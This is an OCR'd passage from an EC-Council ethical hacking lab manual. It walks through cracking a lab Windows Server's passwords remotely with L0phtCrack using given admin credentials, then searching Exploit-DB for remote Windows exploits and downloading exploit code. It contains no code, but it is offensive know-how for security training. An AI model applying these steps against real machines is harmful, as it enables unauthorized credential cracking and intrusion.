


Figure 1.2.7: Windows import option

12. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:

- **Host**: **10.10.10.16** (IP address of the remote machine [**Windows Server 2016**])
- Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2016** virtual machine (Username: **Administrator**; Password: **Pa$$w0rd**).
- If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2016** belongs to the **CEH.com** domain.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Once you have entered all the required details in the fields, click **Next** to proceed.




Figure 1.2.8: Windows import from remote machine (SMB) menu

14. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




Figure 1.2.9: Choose the audit type section of the LC7 wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.




Figure 1.2.10: Reporting options section

16. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




Figure 1.2.11: Choose report filename window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.




Figure 1.2.12: Reporting options section

18. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.




Figure 1.2.13: Job scheduling option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Check the given details in the **Summary** wizard and click **Finish**.




Figure 1.2.14: Summary option

20. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.




Figure 1.2.15: Cracking password in progress

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Analyze the Result

21. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

22. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.




Figure 1.2.16: Passwords successfully cracked

23. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.

24. This concludes the demonstration of auditing system passwords using L0phtCrack.

25. Close all open windows and document all the acquired information.

26. Turn off the **Windows Server 2016** virtual machine.

TASK 3

Find Vulnerabilities on Exploit Sites

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB and Security Focus.

TASK 3.1

Finding Vulnerabilities on Exploit DB

1. On the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.exploit-db.com/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.




Figure 1.3.1: Exploit Database website

3. Click on the (☰) icon in the top-left corner of the website and select the **SEARCH EDB** option from the list to perform the advanced search.




Figure 1.3.2: Select SEARCH EDB option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.




Figure 1.3.3: Exploit Database Advanced Search page

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).




Figure 1.3.4: List of vulnerabilities

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.

8. You can click on the download icon ( )in the **Exploit** section to download the exploit code.

